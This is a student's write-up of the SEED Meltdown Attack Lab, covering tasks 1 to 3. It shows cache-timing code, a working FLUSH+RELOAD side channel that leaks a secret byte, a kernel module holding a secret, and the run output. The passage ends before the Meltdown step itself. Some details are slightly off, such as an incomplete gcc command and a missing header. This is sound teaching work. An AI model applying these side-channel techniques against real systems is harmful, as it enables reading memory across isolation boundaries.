Meltdown Attack Lab


Team Members:

- Irving Reyes Bravo.
- David Jones.

Lab Environment: Tasks 1 and 2 of this lab were completed using my Ubuntu 20.04 VM. The remaining tasks were completed on the pre-built Ubuntu 16.04 VM available inside the Anshutz ENGR Center 103.


TASK 1

The cache memory is used to provide data to the high-speed processors at a faster speed. The cache memories are very fast compared to the main memory. In the following code (`CacheTime.c`), I have an array of size `10*4096`. The code first accesses two of its elements, so the pages containing these two elements will be cached. It then read the elements from `array[0*4096]` to `array[9*4096]` and measure the time spent in the memory reading. A typical cache block size is 64 bytes. For this lab, I will use an `array[9*4096]`, so no two elements used in the program fall into the same cache block.


SEED-Ubuntu20.04 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Feb 17 19:34
seed@VM: ~/.../Labsetup

```c
#include <stdlib.h>
#include <stdint.h>
#include <emmintrin.h>
#include <x86intrin.h>

uint8_t array[10*4096];

int main(int argc, const char **argv) {
  int junk=0;
  register uint64_t time1, time2;
  volatile uint8_t *addr;
  int i;

  // Initialize the array
  for(i=0; i<10; i++) array[i*4096]=1;

  // FLUSH the array from the CPU cache
  for(i=0; i<10; i++) _mm_clflush(&array[i*4096]);

  // Access some of the array items
  array[3*4096] = 100;
  array[7*4096] = 200;

  for(i=0; i<10; i++) {
    addr = &array[i*4096];
    time1 = __rdtscp(&junk);
    junk = *addr;
    time2 = __rdtscp(&junk) - time1;
    printf("Access time for array[%d*4096]: %d CPU cycles\n",i, (int)time2);
  }
  return 0;
}
```

I will now execute the above code using the Ubuntu 20.04 command `gcc -o CacheTime.c`. The output is shown, with the access time for `array[3*4096]` and `array[7*4096]` highlighted, below:



SEED-Ubuntu20.04 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Feb 16 19:27
seed@VM: ~/.../Labsetup

```
[02/16/25]seed@VM:~/.../Labsetup$ gcc -o CacheTime CacheTime.c
[02/16/25]seed@VM:~/.../Labsetup$ ./CacheTime
Access time for array[0*4096]: 1928 CPU cycles
Access time for array[1*4096]: 358 CPU cycles
Access time for array[2*4096]: 341 CPU cycles
Access time for array[3*4096]: 94 CPU cycles
Access time for array[4*4096]: 327 CPU cycles
Access time for array[5*4096]: 455 CPU cycles
Access time for array[6*4096]: 453 CPU cycles
Access time for array[7*4096]: 319 CPU cycles
Access time for array[8*4096]: 334 CPU cycles
Access time for array[9*4096]: 307 CPU cycles
```


It can be seen that the access time between the addresses jumps tremendously, with the start being [94] and the finish being [319], an almost times-three difference. It's interesting to note that the access time for `array[3*4096]` is shorter than the one before and after it, just like the `array[7*4096]` address.

TASK 2

I will now aim to use the side channel to extract a secret value used by the victim function via the technique called FLUSH+RELOAD. I will assume there is a victim function that uses a secret value as an index to load some values from an array. I will also assume that the secret value cannot be accessed from the outside. To make it consistent in the program below, I use `array[k*4096 + DELTA]` for all `k` values:



SEED-Ubuntu20.04 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Feb 17 19:40
seed@VM: ~/.../Labsetup

```c
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <emmintrin.h>
#include <x86intrin.h>

uint8_t array[256*4096];
int temp;
unsigned char secret = 94;

/* cache hit time threshold assumed*/
#define CACHE_HIT_THRESHOLD (80)
#define DELTA 1024

void flushSideChannel()
{
  int i;

  // Write to array to bring it to RAM to prevent Copy-on-write
  for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;

  //flush the values of the array from cache
  for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 + DELTA]);
}

void victim()
{
  temp = array[secret*4096 + DELTA];
}
```



```
void reloadSideChannel()
{
   int junk=0;
   register uint64_t time1, time2;
   volatile uint8_t *addr;
   int i;
   for(i = 0; i < 256; i++){
      addr = &array[i*4096 + DELTA];
      time1 = __rdtscp(&junk);
      junk = *addr;
      time2 = __rdtscp(&junk) - time1;
      if (time2 <= CACHE_HIT_THRESHOLD){
          printf("array[%d*4096 + %d] is in cache.\n",i,DELTA);
          printf("The Secret = %d.\n",i);
      }
   }
}

int main(int argc, const char **argv)
{
   flushSideChannel();
   victim();
   reloadSideChannel();
   return (0);
}
```

Since the technique is not 100 percent accurate, I may not be able to observe the expected output all the time. Therefore, I will run the program at least 20 times and count how many times I get the secret value.



SEED-Ubuntu20.04 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Feb 16 19:35
Document was last saved: Just now
seed@VM: ~/.../Labsetup

```
[02/16/25]seed@VM:~/.../Labsetup$ gcc -o FlushReload FlushReload.c
[02/16/25]seed@VM:~/.../Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[02/16/25]seed@VM:~/.../Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[02/16/25]seed@VM:~/.../Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[02/16/25]seed@VM:~/.../Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[02/16/25]seed@VM:~/.../Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[02/16/25]seed@VM:~/.../Labsetup$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
```


From the above output, it can be seen that the secret code was revealed for all of the executions of the file. I assume this consistency is due to the configurations set within the Ubuntu 20.04 VM.

TASK 3

Memory isolation is the foundation of system security. In most Operating Systems (OS), kernel memory is not directly accessible to user-space programs. So, to simplify my attack, I store a secret data in the kernel space via a kernel module, and then show how a user-level program can find out said secret data. My task is to compile and install the given kernel module. The code for the module is shown below:


SEED-Ubuntu20.04 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Feb 17 19:43
seed@VM: ~/.../Labsetup

```c
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/init.h>
#include <linux/vmalloc.h>
#include <linux/version.h>
#include <linux/proc_fs.h>
#include <linux/seq_file.h>
#include <linux/uaccess.h>

static char secret[8] = {'S','E','E','D','L','a','b','s'};
static struct proc_dir_entry *secret_entry;
static char* secret_buffer;

static int test_proc_open(struct inode *inode, struct file *file)
{
#if LINUX_VERSION_CODE <= KERNEL_VERSION(4,0,0)
   return single_open(file, NULL, PDE(inode)->data);
#else
   return single_open(file, NULL, PDE_DATA(inode));
#endif
}

static ssize_t read_proc(struct file *filp, char *buffer,
                         size_t length, loff_t *offset)
{
   memcpy(secret_buffer, &secret, 8);
   return 8;
}
```




```c
static const struct file_operations test_proc_fops =
{
   .owner = THIS_MODULE,
   .open = test_proc_open,
   .read = read_proc,
   .llseek = seq_lseek,
   .release = single_release,
};

static __init int test_proc_init(void)
{
   // write message in kernel message buffer
   printk("secret data address:%p\n", &secret);

   secret_buffer = (char*)vmalloc(8);

   // create data entry in /proc
   secret_entry = proc_create_data("secret_data",
                  0444, NULL, &test_proc_fops, NULL);
   if (secret_entry) return 0;

   return -ENOMEM;
}

static __exit void test_proc_cleanup(void)
{
   remove_proc_entry("secret_data", NULL);
}

module_init(test_proc_init);
module_exit(test_proc_cleanup);
```

In the given kernel module, I need to ensure that the following conditions are met:

- I need to know the address of the target secret data.
- The secret data needs to be cached, or the attack's success rate will be low.

Switching over to the Ubuntu 16.04 VM, I ensure that I am in the directory that contains the given *Makefile* and *MeltdownKernel.c*. I then type the `make` command to compile the kernel module. To install this kernel module, I use the `insmod` command. Once I have successfully installed the kernel module, I can use the `dmesg` command to find the secret data's address from the kernel message buffer:

